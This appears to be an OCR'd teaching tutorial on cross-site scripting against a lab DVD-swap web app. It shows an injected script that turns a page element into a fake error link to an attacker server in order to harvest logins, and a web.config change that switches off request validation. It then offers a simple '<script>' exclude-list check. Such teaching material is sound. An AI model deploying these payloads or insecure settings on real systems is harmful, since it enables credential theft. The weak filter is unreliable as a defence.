
this should not run

Having got this far we are now able to make a more severe attack on the system.

Java Script

Java script is a client side language (in that it runs on the browser not the server). The language is like C# and allows us to manipulate the web page's HTML via code (amongst other things).


For example we might have a page set up like so…



```html
<!DOCTYPE html>
<html>
<head>
    <title></title>
    <meta charset="utf-8" />
</head>
<body>

    <script>
        function displayDate()
        {
            var myText = document.getElementById("demo");
            myText.innerHTML = Date();
        }
    </script>

    <div id="demo">This is some sample text</div>
    <form method="get">
        <button type="button" onclick="displayDate()">
            Change to date
        </button>
    </form>
</body>
</html>
```


There are a few sections of the page we need to look at to understand how it works.

Firstly we have marked up a section of text with the id “demo”.



```html
<div id="demo">This is some sample text</div>
<form method="get">
    <button type="button" onclick="displayDate()">
```


There is also a form which contains a single button.



```html
    <div id="demo">This is some sample text</div>
    <form method="get">
        <button type="button" onclick="displayDate()">
            Change to date
        </button>
    </form>
</body>
```

This button has an event handler for the click event such that “onclick” it triggers a java script function called displayDate.

The function looks like this…




```
    <script>
        function displayDate()
        {
            var myText = document.getElementById("demo");
            myText.innerHTML = Date();
        }
    </script>

    <div id="demo">This is some sample text</div>
```

The function starts by declaring a variable called "myText" which is assigned a reference to the <div> called demo.


Once the reference is made we then re-write the HTML within that <div> using the innerHTML property with the current date and time.

When we view the page we see the text appear like so…



This is some sample text

When we press the button "change to date" we see the text is overwritten to display the system date and time…



Thu Feb 08 2018 16:58:32 GMT+0000 (GMT Standard Time)

This small section of java script illustrates how we may now re-write the HTML for the page to compromise security in a more serious way.

More XSS Examples

If we can now run our own code on the system why stop at pop up messages, why not rewrite the HTML such that we may run the code from our own server?


There are many sorts of XSS attacks and this illustrates the principles behind them.

Rather than using a simple alert message try the following code in your attack…


<script>var myText=document.getElementById("Panel1");myText.innerHTML = "<a href= http://localhost:1891/Default.html>There was a system error please click here to fix it</a>";</script>

Notice the URL in the HTML which is in fact the address of MyEvilServer.

Once the payload is triggered the user will see the following appear in the swap manager…


There was a system error please click here to fix it

Clicking the link in the page results in the user being re-directed to the attacking site…



E-Mail Address

ıinkirk1956@outlook.com

Password

●●●●●●●●●


At which point they have given away their user name and password…


You have been hacked!

So how does this work?


Let’s break this down step by step.

The first thing we look for is a <div> ID in the swap manager page that we might use for the attack. The design view is like so…




```
Blade Trinity
Pulp Fiction
Seven
Shirley Valentine
The Amazing Mr Blunden
X Men 1 offer(s)
```

We don’t need access to the source code; we simply view the HTML in the client browser…



Examining the HTML we can see a nice ID that we can use for the attack…



```
<div>
    <div id="Panel1" style="bo

                  <h1>
                      Fred&#
```

<div> ID “Panel1” will do nicely.

So compared to the original attack rather than generating a simple alert we could try the following java script…

```
<script>

        var myText=document.getElementById("Panel1");

        myText.innerHTML = Date();

</script>
```

Or in this more malicious example we could use the code to produce a hyperlink that re-directs data entry from one server to another (DVD Swap to MyEvilServer)…


```
<script>

        var myText=document.getElementById("Panel1");

        myText.innerHTML = "<a href= http://localhost:1891/Default.html>There was a system error
        please click here to fix it</a>";

</script>
```

There are much more subtle and sophisticated versions of this kind of attack. It is one of the most commonly exploited vulnerabilities of web based systems.

Protecting Against XSS Attacks

Web.config


Web.config is a pretty important file within the web application but most of the time we just let it quietly get on with things in the background.



It is an XML file that contains a lot of different settings for the web application among which are those related to security.


In the case of code injection the settings are turned on by default to spot and block any potentially malicious code.

If you tried your code injection attack on your own version of the swap shop you will see the following message (use any data entry field, say the password or username)…



```
Server Error in '/Widget Swap' Application.

A potentially dangerous Request.Form value was detected from the client (txtDescription="<script>alert("this ...").

Description: Request Validation has detected a potentially dangerous client input value, and processing of the request has been aborted. This value may indicate an attempt to compromise the security of your application, such as a cross-site scripting attack. To allow pages to override application request validation settings, set the requestValidationMode attribute in the httpRuntime configuration section to requestValidationMode="2.0". Example: <httpRuntime requestValidationMode="2.0" />. After setting this value, you can then disable request validation by setting validateRequest="false" in the Page directive or in the <pages> configuration section. However, it is strongly recommended that your application explicitly check all inputs in this case. For more information, see http://go.microsoft.com/fwlink/?LinkId=153133.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.Form value was detected from the client (txtDescription="<script>alert("this ...").

Source Error:
```

You may turn off the security features that block code injection by modifying web.config like so…



```
<?xml version="1.0"?>
<configuration>
  <system.web>
    <compilation debug="true" targetFramework="4.0"/>
    <httpRuntime requestValidationMode="2.0" />
    <pages validateRequest="false" />
  </system.web>
</configuration>
```

The first line sets the validation mode to the correct version (otherwise it just ignores the second change!)

The second change switches off the test to validate input request.

Try your attack now!

So the question is how do we then validate the input if we don't have the system doing it for us?

Creating an Exclude List

One way we might possibly do this is to create an exclude list. This is a validation function which examines any input and tests for illegal content. There are three options at this point; the potentially malicious content is removed, modified in some way to make it safe, or simply blocked.

You will need to create a new function in clsSecurity like so…


```
public Boolean ValidateInput(string SomeText)
{
    //checks for illigal content in the input
    //boolean flag to indicate a problem
    Boolean OK = true;
    //convert all text in input to lower case <SCRIPT> potentially just as bad as <script>
    SomeText = SomeText.ToLower();
    //if the text contains the suspect content
    if (SomeText.Contains("<script>"))
    {
        //flag a problem
        OK = false;
    }
    //return the state of the above tests
    return OK;
}
```

This will allow you to scan at least for the presence of <script> in any user input.


Things to do…

Create two additional text boxes on the page Default.aspx for entering the title and description of a DVD.

It should look something like this…


Title of the DVD you wish to offer me
Description of your offer
Submit Offer

To give you a head start here is what the HTML for might look like…




```
            %></table><%
             %>
        </div>
        <div id="EnterSwap">
            <form method="post" action="SwapProcessor.aspx">
                Title of the DVD you wish to offer me
                <br />
                <input type="text" name="txtTitle" size="80"/>
                <br />
                Description of your offer
                <br />
                <textarea name="txtDescription" cols="80" rows="8"></textarea>
                <br />
                <input name="btnSubmit" type="submit" value="Submit Offer" />
            </form>
        </div>
    </article>
    <nav>
```

Things to note…

This new form is an extension of the <article> mark-up so needs placing within those tags. Notice that the form sends the data to a form processor called SwapProcessor.aspx. Lastly we have introduced a new control called a <textarea>, this allows you to have a multi-line text box.

To mark-up the <div> “EnterSwap” you might use the following style in your CSS…



```
#EnterSwap
{
    position:fixed;
    top:50%;
    left:15%;
    width:30%;
    height:25%;
}
```

To bring this all together you need to complete the code for the page SwapProcessor.aspx.

This form processor should examine the input of data entered into the two text fields created above and flag a message if either field contains any potentially suspect input.